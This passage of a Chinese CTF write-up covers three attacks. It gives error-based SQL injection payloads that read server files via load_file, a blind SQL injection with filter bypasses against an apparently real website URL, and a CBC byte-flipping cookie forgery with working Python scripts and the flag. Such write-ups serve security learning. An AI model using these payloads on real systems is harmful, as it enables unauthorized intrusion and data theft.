id=1%0aand%0a(extractvalue(1,concat(0x7e,substring(hex(load_file(0x2f7661722f746573742f6b65795f312e706870))%0afrom%0a161%0afor%0a20),0x7e)))
```

（`extractvalue()`函数的性质是只能读取32位，而文件中的每一个字符是用两个十六进制数来表示的，所以是不能一次性读出的，就用`substring()`来每次读20个，直到全部读出，然后再恢复为字符形式，找到双引号包含的内容即可。）




也是有固定的套路的，积攒经验，下次见到时候能想到，会用即可。报错注入还有很多其他可以利用的sql函数，可以自己去百度学习一波。

实战1-注入

这个题目和之前的实战2-注入类似，也是给了我们一个已有的网站，让我们找到网站的漏洞，并利用该漏洞进行攻击。对网站进行一个sql注入的测试，发现在下面这个链接处有注入点。

```
http://www.interplay.com/games/support.php?id=42
```

构造：`http://www.interplay.com/games/support.php?id=42'` 得到下图结果。



可以看到，引号进行了转义，所以我们是不能直接输入引号来完成我们的攻击的（原本的sql语句应该是没有用到引号的）。在我们输入的sql语句是错误的情况下，会显示报错信息，我们就利用这个来进行攻击。和之前的步骤一样，去依次得到数据库名、表名。


`id=42%20and(length(database())<>9)%23` （这里输入等号时会出错，所以用`<>`来绕过，得到数据库长度）


`id=42%20and(ascii(substring((select database())from 1))<>105)%23` （可以写一个python脚本来自动化测试，可以得到数据库名）


`id=42%20and%20(ascii(substring((select%20(table_name)%20from%20information_schema.tables%20where%20TABLE_SCHEMA=0x696e746572706c6179%20limit%201)from%207))<>97)%23` （因为不能使用引号，所以`TABLE_SCHEMA`就用十六进制表示了，这是从前面题目中`load_file()`函数那里得到的经验。因为flag是数据库的第一个表名，所以我们就不需要知道表的个数了。）

数据库名为`interplay`，表名为`banners`

或者使用sqlmap，用到的指令和上面的“成绩单”题目中一样，很快就可以得到结果，截图如下：







- **Trim的日记本**

  login4

  题目说是cbc字节翻转攻击...之前没听说过，看网上的writeup还挺长的...（只能慢慢啃了~）先是百度了一下什么是cbc字节翻转攻击，了解了cbc模式的加密解密原理，也有介绍实现cbc字节翻转攻击的原理。

  接下来就开始做题目了...扫描网站（burp+字典），发现是有/.index.php.swp文件的（直接访问该文件即可下载到），这种文件是在vim非正常退出的情况下保留的，通过在vim中执行vi -r filename指令可以恢复原文件，即可以得到index.php文件。其中比较重要的代码如下：

```
<?php
define("SECRET_KEY", file_get_contents('/root/key'));
define("METHOD", "aes-128-cbc");
session_start();
function get_random_iv(){
    $random_iv='';
    for($i=0;$i<16;$i++){
```

```php
            $random_iv.=chr(rand(1,255));
        }
        return $random_iv;
    }
    function login($info){
        $iv = get_random_iv();
        $plain = serialize($info);
        $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
        $_SESSION['username'] = $info['username'];
        setcookie("iv", base64_encode($iv));
        setcookie("cipher", base64_encode($cipher));
    }
    function check_login(){
        if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
            $cipher = base64_decode($_COOKIE['cipher']);
            $iv = base64_decode($_COOKIE["iv"]);
            if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
                $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't uns
                $_SESSION['username'] = $info['username'];
            }else{
                die("ERROR!");
            }
        }
    }
    function show_homepage(){
        if ($_SESSION["username"]==='admin'){
            echo '<p>Hello admin</p>';
            echo '<p>Flag is $flag</p>';
        }else{
            echo '<p>hello '.$_SESSION['username'].'</p>';
            echo '<p>Only admin can see flag</p>';
        }
        echo '<p><a href="loginout.php">Log out</a></p>';
    }
    if(isset($_POST['username']) && isset($_POST['password'])){
        $username = (string)$_POST['username'];
        $password = (string)$_POST['password'];
        if($username === 'admin'){
            exit('<p>admin are not allowed to login</p>');
        }else{
            $info = array('username'=>$username,'password'=>$password);
            login($info);
            show_homepage();
        }
    }else{
        if(isset($_SESSION["username"])){
            check_login();
            show_homepage();
        }else{
            /*显示对应的html文件，此处省略*/
        }
    }
    ?>
```

代码稍微有点长，可以自己画一个流程图来捋一下它是怎么实现功能的。

我们尝试去以`username = admiN password = aaaa`登录，登录成功后，可以查看到有两个`cookie`：

```
iv = acinHcBLKxqp%2FI889qh2bA%3D%3D
cipher = g8RbtxKHo%2BWjB3HEBZoQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6ctcg%3
```

这两个cookie都被进行了url编码，我们可以使用python中的`unquote()`函数来解码。

另外，由index.php中的源码我们可以得到，url解码之后的两个字符串是base64编码的，base64解码后，iv对应的是初始化向量，cipher对应的是密文（是对`{'username':'admiN','password','aaaa'}`数组序列化后的字符串加密）。这里稍微说的繁琐点，多理一下，第一次见这种题目可能会很绕，至少我是这样的。

那我们要怎么做出这道题目呢？

有两种判断（对应`if(isset($_POST['username']) && isset($_POST['password']))`和`else`）。

第一种：对输入的`username`进行了判断，如果是`admin`就说不允许登录，不是`admin`就说只有`admin`才能看到`flag`，这种判断方式，在`login()`中赋值了`$_SESSION["username"]`，又在`show_homepage()`中使用了这个值来判断，我们没办法在这一过程中修改`$_SESSION["username"]`，从而也就是没办法拿到`flag`。

还有另外一种是判断有没有`$_SESSION["username"]`，有的话，就在`check_login()`函数中读取cookie值，然后做处理，给`$_SESSION["username"]`赋值，最终给`show_homepage()`使用。在这个过程中，我们可以操作cookie的值，使最终赋值给`$_SESSION["username"]`的值是admin，这样就可以绕过在`show_homepage()`函数中，通过验证，拿到`flag`了。

那我们要做的事情就是修改两个`cookie`值，让他们在经过解码，解密之后，可以得到`admin`，而不是我们最开始输入的`admiN`。


cbc字节反转攻击，就是要借助cbc内部的模式，修改某一组密文的某个字节，导致在下一明文当中具有相同的偏移量的字节发生变化。这道题中的明文是（16个一组）：

```
a:2:{s:8:"userna
me";s:5:"admiN";
s:8:"password";s
:4:"aaaa";}
```

通过以下代码可以得到：

```
<?php
    $username = 'admiN';
    $password = 'aaaa';
    $info = array('username'=>$username,'password'=>$password);
    $str = serialize($info);
    echo $str;
    //执行结果: a:2:{s:8:"username";s:5:"admiN";s:8:"password";s:4:"aaaa";}
?>
```

我们想改变第二组中的`N`，那就要改变第一组中相同偏移量`r`（注意我们是要修改第一组的密文）。可以参考下图：



Modification attack on CBC

修改的代码如下：（刚开始在python3中运行程序，一直报错...可能是编码问题，反正我懒得找原因了....）

```
#! python2
import urllib
import base64

cipher = 'g8RbtxKHo%2BWjB3HEBZoQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6ctcg%
cipher = urllib.unquote(cipher) #url解码
cipher = base64.b64decode(cipher)      #base64解码，此时得到初始的密文
ciphernew = cipher[0:13] + chr(ord(cipher[13]) ^ ord('N') ^ ord('n')) + cipher[14:]

#这里给出一个我觉得比较好理解的解释：
#cipher[13] ^ 解密(cipher[13 + 16]) = 'N' 这是正常情况下的解密过程
#cipher[13] ^ 'N' ^ 'n' ^ 解密(cipher[13 + 16]) = 'N' ^ 'N' ^ 'n'
print urllib.quote(base64.b64encode(ciphernew))

#输出结果：g8RbtxKHo%2BWjB3HEBboQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6ctcg%
```


那我们就得到了修改后的密文了，这个密文解密之后就可以得到我们想要的第二组明文 了，但是还有个问题，因为第一组密文解密时要用到初始化向量`iv`，这里初始化向量还是以前的，但是第一组密文已经被我们修改过了，那就没办法得到正确的第一组明文了。所以我们还需要修改初始化向量`iv`。修改代码如下：

```
#! python2
import urllib
import base64

iv = base64.b64decode(urllib.unquote('acinHcBLKxqp%2FI889qh2bA%3D%3D'))
jiamingwen = base64.b64decode(urllib.unquote('iUxB417J08WzUpvaN9t0pW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b
mingwen = 'a:2:{s:8:"userna'
newiv = ''
for i in range(0,16):
    newiv += chr(ord(mingwen[i])^ord(jiamingwen[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))

#输出结果gb7UxOXxwucgjGGVpAFsqA%3D%3D
'''
iv ^ 解密（cipher） = 明文
iv ^ 解密（ciphernew） = 假明文
iv ^ 假明文 ^ 解密(ciphernew) = 0
iv ^ 假明文 ^ 解密(ciphernew) ^ 明文= 明文

ivnew = iv ^ 假明文 ^ 明文
从这些“公式”，我们要知道假明文、真明文才能得到我们要的修改后的iv，真明文就是我们真正需要的序列化字符串，之前已经写出来
'''
```

所以我们修改后的cookie为：

```
cipher = g8RbtxKHo%2BWjB3HEBboQxCovn1DsHcq84n%2BNxloVN07LCEqn2GL6q5%2Bi8J6iDT9CTPW7JOXRxG4f6QyuW6ctcg%3

iv = gb7UxOXxwucgjGGVpAFsqA%3D%3D
```

带着这两个cookie值去访问页面，即可得到结果。


Login Form
47.93.190.246:49168
搜索
最常访问
CTF - 练习平台
【技术分享】关于PH...
订饭
120.24.86.145:8002/...
Hacking Network Pr...
移动版书签
Hello admin
Flag is SKCTF{CBC_wEB_cryptography_6646dfgdg6}
Log out
http://blog.csdn.net/littlelittlebai